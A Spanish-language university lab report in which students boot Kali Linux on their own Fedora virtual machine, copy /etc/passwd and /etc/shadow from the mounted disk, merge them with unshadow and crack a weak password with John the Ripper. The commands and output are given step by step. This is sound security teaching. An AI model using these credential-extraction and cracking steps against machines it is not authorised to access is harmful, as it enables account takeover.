UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

Facultad de Ingeniería

Documentación

Prueba de cracking con Kali Linux y John The Ripper

Olazábal Baquero Omar Armando

Cesar Yair Calderón Guevara

Introducción

Gracias a los sistemas computacionales, el acceso y manejo de información es cada vez más fácil y rápido. Pero esta fortaleza se puede convertir en debilidad al no tener una seguridad apropiada a la sensibilidad de los datos manejados. Si nuestra seguridad es fácil de penetrar podemos ser víctimas de robo de información mediante diferentes métodos. En este proyecto mostraremos uno de estos métodos.

Objetivo

Realizar un ataque de fuerza bruta a un sistema Linux para obtener la contraseña gracias a la falta de permisos del archivo /etc/passwd con el software John the ripper.

Herramientas necesarias

- Máquina virtual con linux(o sistema operativo nativo)

- USB booteable con Kali Linux o software para poder montar la ISO de Kali. - En caso de requerir un ataque más profundo se necesitaría el uso de un diccionario.

Escenario

Contamos con una máquina virtual, la cual simulará un equipo real. Crearemos un usuario “Víctima”, con una contraseña alfanumérica sencilla (entre más

complicada la contraseña, será más complicado para ustedes).


A esta máquina le insertaremos la USB booteable ya sea por software o medio físico según sea el caso para iniciar con Kali Linux y poder realizar el ataque.

Se trabajará con las carpetas /etc/passwd y /etc/shadow.


El proyecto consiste en obtener esa contraseña, usando Kali Linux, y en especial John the Ripper.

Pasos


1. Creamos nuestra máquina virtual para nuestra prueba, en este caso es una máquina virtual con distribución basada en Fedora.



2. Para cargar nuestro live de Kali, en configuraciones>Storage procedemos a cargar la unidad y marcamos la pestaña Live CD/DVD.



3. Lanzamos la máquina virtual y como veremos, en lugar de cargar la distribución de Fedora, tendremos el launcher para lanzar Kali, presionamos la tecla <enter>, con lo que comenzará a cargar la distro de Kali.



4. Dentro de la terminal ejecutamos sudo fdisk -l para ver las particiones, en este caso buscamos la partición root (sda2 para este ejemplo), y procederemos a montarla.

```
kali@kali:~$ sudo fdisk -l
Disk /dev/sda: 50.9 GiB, 54626123776 bytes, 106691648 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xb3576930

Device     Boot    Start       End  Sectors  Size Id Type
/dev/sda1  *        2048   1368063  1366016  667M 83 Linux
/dev/sda2        1368064  16992255 15624192  7.5G 83 Linux
/dev/sda3       16992256  28710911 11718656  5.6G 82 Linux swap / Solaris
/dev/sda4       28710912 106690559 77979648 37.2G  5 Extended
/dev/sda5       28712960 101328895 72615936 34.6G 83 Linux


Disk /dev/loop0: 2.64 GiB, 2820247552 bytes, 5508296 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
kali@kali:~$
```

5. Montamos la partición en Kali y verificamos que sea la correcta con ayuda de un ls en dicho archivo. Posteriormente vamos a extraer de esta misma partición los archivos passwd y shadow, que a su vez son los de la distribución de Fedora.

```
kali@kali:~$ sudo mount /dev/sda2 /mnt
kali@kali:~$ cd /mnt
kali@kali:/mnt$ ls
bin   dev  home  lib64       media  opt   root  sbin  sys  usr  VBox.log
boot  etc  lib   lost+found  mnt    proc  run   srv   tmp  var
kali@kali:/mnt$
```

```
kali@kali:/mnt$ sudo cp /mnt/etc/passwd /
kali@kali:/mnt$ sudo cp /mnt/etc/shadow /
```

6. Una vez copiado los archivos passwd y shadow, procedemos a crear una contraseña para nuestro usuario root, pues será necesario tener acceso a él para ejecutar el comando <unshadow> para crackear la contraseña. Una vez definida la contraseña, accesamos al usuario root. Para este caso la contraseña elegida fue 1234.

```
kali@kali:/mnt$ sudo passwd root
New password:
Retype new password:
passwd: password updated successfully
kali@kali:/mnt$ su root
Password:
root@kali:/mnt#
```

7. Usamos el binario unshadow para generar el archivo que usará John the Ripper para obtener las contraseñas, en este caso el contenido de passwd y shadow se almacenará en un archivo al que llamamos <contra.txt>.

```
root@kali:/mnt# /usr/sbin/unshadow /passwd /shadow > /contra.txt
Created directory: /root/.john
```

8. Salimos de nuestra sesión root y realizamos un cd, observamos la copia del shadow y de passwd, así mismo un archivo contra.txt.

```
root@kali:/mnt# su kali
kali@kali:/mnt$ cd /
kali@kali:/$ ls
bin         etc             lib     media  proc  shadow  usr
boot        home            lib32   mnt    root  srv     var
contra.txt  initrd.img      lib64   opt    run   sys     vmlinuz
dev         initrd.img.old  libx32  passwd sbin  tmp     vmlinuz.old
kali@kali:/$
```

9. Ejecutamos John the ripper para el archivo de texto que generamos.

```
kali@kali:/$ sudo john /contra.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed f
or performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed
for performance.
```

10. Ahora crearemos un archivo donde se guardaran las contraseñas obtenidas por John. Utilizando la siguiente sintaxis, colocaremos la contraseña crackeada en un documento de texto llamado contraCrackeada.txt

```
kali@kali:/$ sudo john --show /contra.txt > ~/contraCrackeada.txt
kali@kali:/$ nano ~/contraCrackeada.txt
```


11. Abrimos el archivo para ver las contraseñas con ayuda de nano.

```
File  Actions  Edit  View  Help

  GNU nano 4.9.3          /home/kali/contraCrackeada.txt
cesar:1234:1000:1000:cesar:/home/cesar:/bin/bash

1 password hash cracked, 0 left
```


En este caso la contraseña del usuario cesar es ‘1234’. Ahora procedemos a reiniciar la máquina virtual, no sin antes desmontar la partición de Kali, como se ve a continuación

```
kali@kali:~$ sudo umount /mnt
kali@kali:~$
```


12. Una vez obtenida la contraseña procedemos a reiniciar la maquina sin Kali para probarlas. Para quitar la distribución de Kali, debemos ejecutar el comando anterior y además, en configuración de la máquina virtual, debemos remover el disco virtual, como se aprecia en la imagen.



13. Reiniciamos la máquina virtual (esta vez deberá entrar con la distribución de Fedora) y procedemos a insertar la contraseña que obtuvimos con ayuda de John The Ripper.



Como se verá a continuación, la contraseña fue correcta y hemos logrado tener acceso a la cuenta del usuario objetivo, para este ejemplo: Cesar.



Conclusiones

Se cumplió el objetivo y pudimos comprobar que con las herramientas y el tiempo necesario se puede obtener la contraseña de un usuario, lo cual afecta nuestra seguridad. La mejor opción para contrarrestar esto es tener una contraseña que sea difícil de adivinar y de muchos caracteres para que un ataque de este estilo no la pueda obtener.